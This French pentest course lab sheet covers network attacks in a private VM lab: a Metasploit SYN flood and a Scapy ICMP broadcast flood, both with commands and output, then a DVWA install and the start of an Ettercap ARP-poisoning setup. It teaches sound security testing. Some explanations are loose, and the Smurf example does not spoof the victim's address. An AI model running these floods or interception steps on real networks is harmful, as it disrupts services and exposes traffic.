easy Former
La formation à 360°

Cours & TP - Pentest Vulnérabilité Réseau

Document présentant un pentest exploitant les vulnérabilités réseaux

Pentest-Vulnérabilité-Réseau-3122

Auteur(s) :
Yann BENHAMRON

Destinataire(s) :
Easyformer

Date de modification : 13/06/23

Version : 1

Sommaire

page

1 Introduction

Durant ce TP nous allons traiter les attaques les plus utilisées, mais aussi les plus efficaces et critique dans les infrastructure réseau telle que :

- Sniffing réseau
- Spoofing réseau
- Man in the middle
- Déni de service
- Scanning
- Social Engineering


2 Prérequis

Pour ce faire, nous aurons besoins :

- 1 Windows serveur 2016
- 1 kali Linux version 2022.4a
- Ubuntu 20.04

Ces 3 machines devront être dans le même sous-réseau, en Nat vmnet8 :


- Adresse réseau :192.168.240.0/24
- Passerelle : 192.168.240.254
- WS2016 : 192.168.240.240 avec un domaine FORMATION.local
- Kali : 192.168.240.140
- Ubuntu 20.04 :192.168.240.20



3 Le Déni de service

3.1 Introduction

Le DOS ou le déni de service consiste à remplir une zone de stockage ou un canal de communication jusqu'à ce que l'on ne puisse plus l'utiliser.



3.2 Explication


Il existe 2 type d'attaque pour le déni de service :

- Le Déni de service par Smurf
- Le Déni de service par SYN flood

3.2.1 Smurf

Une attaque Smurf est une attaque par déni de service distribué (DDoS) dans laquelle un pirate tente de saturer un serveur cible avec des paquets ICMP (Internet Control Message Protocol) :

1. La machine attaquante envoie un ping à des serveurs broadcast
2. Le serveur répercute la requête sur l'ensemble du réseau
3. Toutes les machines répondent au serveur de broadcast
4. Les serveurs redirigent les réponses vers la cible




 Date : 13/06/23

3.2.2 Le déni de Service par SYN flood

Le SYN flood est une attaque informatique visant à atteindre un déni de service. Elle s'applique dans le cadre du protocole TCP.

Il consiste à envoyer une succession de requête SYN vers la cible.



3.3 Les Outils

Les outils qu'on va utiliser sont :

- Scapy
- Metasploit

Scapy est un logiciel libre de manipulation de paquets réseau écrit en python. Il est capable, entre autres, d'intercepter le trafic sur un segment réseau, de générer des paquets dans un nombre important de protocoles, de réaliser une prise d'empreinte de la pile TCP/IP, de faire un traceroute et d'analyser le réseau informatique. Cette outil va nous nous permettre de réaliser l'attaque Smurf.

Metasploit est un outil en licence Libre permettant de développer et de déployer des attaques informatiques basées sur des vulnérabilités connues. Cette outil va nous nous permettre de réaliser l'attaque SYN flood.

3.4 Procédure


3.4.1 Le déni de Service par SYN flood

Pour commencer on va ouvrir notre kali, se connecter en tant que root et mettre à jours les paquets :

```
apt update
apt upgrade
```

Ensuite nous allons nous connecter à la console Metasploit avec la commande :

```
msfconsole
```



Par la suite on se rend sur le module synflood :

```
use auxiliary/dos/tcp/synflood
```

On précise l'adresse IP de la machine victime :

```
set RHOST = 192.168.240.240
```


Et on démarre notre attaque :

```
exploit
```

```
msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.240.240
RHOST => 192.168.240.240
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.240.240

[*] SYN flooding 192.168.240.240:80...
```

Si on regarde les paquets via Wireshark, on peut l'attaque en direct, via les paquets TCP :



3.4.2 Le déni de service par Smurf

SCAPY est déjà installé sur Kali linux, il suffit de rechercher l'application et lancer ou sur kali taper "scapy" (basé sur python).

Ensuite nous allons créer un paquet IP :

```
i = IP()
```

Afficher les options :

```
i.display()
```

```
>>> i = IP()
>>> i.display()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

Nous allons ensuite choisir la cible, pour nous ça sera le broadcast du réseau de notre WS16 :

```
i.dst = '192.168.240.255'
```

Afficher les options :

```
i.display()
```

Ici on peut voir l'adresse IP source (Kali) et l'IP du serveur broadcast du réseau ou se trouve notre WS16 :

```
>>> i.dst = '192.168.240.255'
>>> i.display()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 192.168.240.140
  dst       = 192.168.240.255
  \options   \
```

Maintenant nous allons créer notre paquet de type ICMP :

```
ping = ICMP()
```

Une fois que note paquet ICMP créé, on va construire notre requête, que sera constitué de notre paquet IP et de notre paquet ICMP :

```
requete = (i/ping)
```

Une fois faite, on envoi notre requête, il faut envoyer plusieurs paquets pour réussir. La requête SEND serait plutôt celle-ci en mettant le nombre de paquets à envoyer dans “COUNT”, 192 .168.240.255 étant le serveur de broadcast :

```
send (IP(dst="192.168.240.255",src="192.168.240.140") /ICMP(),count=100,
verbose=1)
```

Ou alors :

```
send (requete,count=100,verbose=1)
```

Après l’exécution, on voit bien 100 paquets envoyés

```
>>> send (IP(dst="192.168.240.255",src="192.168.240.140") /ICMP(),count=100, verbose=1)
....................................................................................................
Sent 100 packets.
```

:

EN même temps sur Wireshark, on lance une capture sur l'Interface eth0 avant de valider le SEND sur Scapy. Une fois envoyé, on peut voir les paquet ICMP, donc l’attaque est un succès :

317	18.577372140	192.168.240.254	192.168.240.140	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=128
320	18.578247854	192.168.240.140	192.168.240.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (r
321	18.578349583	192.168.240.254	192.168.240.140	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=128
323	18.579194273	192.168.240.140	192.168.240.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (r
324	18.579300541	192.168.240.254	192.168.240.140	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=128
326	18.580108156	192.168.240.140	192.168.240.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (r
327	18.580205770	192.168.240.254	192.168.240.140	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=128
329	18.581041827	192.168.240.140	192.168.240.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (r
330	18.581125879	192.168.240.254	192.168.240.140	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=128

4 Le Sniffing réseau

4.1 Introduction


Le Sniffing réseaux est une technique d'interception des données, il permet :

- L'interception des données
- Analyse de paquets
- Décodage
- Récupération d'infos comme des URL, des mots de passes, des ports ouverts

4.2 Explication

Les renifleurs capturent le trafic Internet et analysent les flux de données afin de découvrir la nature, et parfois le contenu, des données qui transitent par un réseau. Son mode de fonctionnement est ainsi de suite :

1. Vérifier l'utilisation du réseau de l'utilisateur et filtrer certains paquets.
2. Capturer tous les paquets réseau envoyés d'un endroit à un autre du réseau.
3. Enregistrer les données des paquets capturés dans un fichier.
4. Analyser les données enregistrées pour trouver des informations de connexion, des mots de passe, des numéros de carte de crédit, des identifiants et d'autres informations utiles. En somme, du phishing.



4.3 Les Outils

Les outils qui sont utilisé pour cette attaque sont :

- Ettercap
- Wireshark
- DVWA

Wireshark est un outil puissant d'analyse de paquets, il permet :

- Dépannage et analyse réseau
- Développement des protocoles
- Ancien appellation ETHEREAL
- Très puissant

Ettercap est un outil conçu pour des attaques de type "Man in the middle" sur un LAN. Il accomplit des attaques sur le protocole ARP telle que l'ARP poisoning. Il permet de :

- Infecter, remplacer et supprimer des données dans une connexion
- Découvrir des mdp purs, les protocoles non sécurisés (http, TFP, POP, SSH1)
- Fournir aux victimes de faux certificats SSL dns des sessions HTTPS

L'ARP Spoofing « usurpation » ou ARP poisoning (« empoisonnement ») est une technique utilisée en informatique pour attaquer tout un réseau local en utilisant le protocole de résolution d'adresse ARP, notamment sur les réseaux Ethernet et WIFI.

Avec cet outil, on peut aussi utiliser d'autres fonctionnalités comme :

- ICMP redirect : va permettre à un attaquant de changer la table de routage de sa cible et ainsi toutes les requêtes de la victime seront redirigées vers la machine de l'attaquant
- DNS poisoning: pollution de cache DNS est une technique permettant de leurrer les serveurs DNS afin de leur faire croire DHCP qu'ils reçoivent une réponse valide à une requête qu'ils effectuent, alors qu'elle est frauduleuse.
- DHCP Spoofing: L'usurpation d'identité DHCP se produit lorsqu'un attaquant tente de répondre aux demandes DHCP en essayant de se faire passer pour la passerelle par défaut ou le serveur DNS, ce qui déclenche une attaque de type "man in the middle".

4.4 Contexte

Pour ce TP, nous allons installer DVWA sur un Ubuntu 20.04. DVWA est uns site web vulnérable qui permet de faire du Pent-Testing.

4.5 Procédure

4.5.1 Installation de DVWA

Avant d'installer DVWA, nous allons installer LAMP :

- Apache
- MariaDB
- PHP

Pour commencer nous allons mettre à jours notre Ubuntu :

```
apt update
apt upgrade
```

Par la suite, installer apache2 et MariaDB :

```
apt install apache2
apt install mariadb-server
```

Et enfin, PHP :

```
apt install php
apt install php-mysqli
apt install php-gd
apt install libapache2-mod-php
```

Ensuite nous allons créer une database pour notre DVWA et créer un utilisateur avec des privilèges :

```
mysql –u root -p
CREATE DATABASE dvwa;
CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'password';
GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost' IDENTIFIED BY 'password';
```

Après avoir créé la base de données, nous pouvons télécharger le code source DVWA. Pour cela, on va se diriger dans le répertoire html et cloner le code de GitHub :

```
cd /var/www/html
sudo git clone https://github.com/digininja/DVWA.git
sudo chown -R www-data:www-data /var/www/html/*
```

Ensuite, nous devrons configurer l'application. Nous allons copier le fichier de configuration, modifier les paramètres de connexion et renommer le fichier en php.

```
cp /var/www/html/DVWA/config/config.inc.php.dist
/var/www/html/DVWA/config/config.inc.php
```

Maintenant, on ouvre le fichier de configuration avec nano et on met à jour les paramètres de connexion avec le nom d'utilisateur et le mot de passe que l'on a créés précédemment dans MySQL, à savoir :

```
nano /var/www/html/DVWA/config/config.inc.php
```

```
#
# If you are using MariaDB then you cannot us
#   See README.md for more information on thi
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'password';
$_DVWA[ 'db_port'] = '3306';
```

On redémarre le serveur apache :

```
systemctl restart apache2
```


Après la configuration, l'application doit être accessible dans un navigateur Web.

```
http://192.168.240.20/
```

On renseigne le login et le mot de passe :

- User : DVWA
- PSW : password

En bas de page, on reset la database :




Une nouvelle page s'affiche, idem on renseigne le login et le mot de passe :


- User : admin
- PSW : password

4.5.2 Capture de paquet

Sur notre Kali, nous allons ouvrir Wireshark, il est installé de base et on lance une capture sur l'interface eth0 :




Par la suite, on lance une capture en haut à gauche :




4.5.3 Ettercap

Afin de lancer notre attaque, nous allons utiliser Ettercap puis choisir leth0 et valider :



Par la suite nous allons lancer un scan afin de trouver les adresse IP de nos 2 machine :


- Le site web DVWA : 192.168.240.20
- La victime : 192.168.240.240



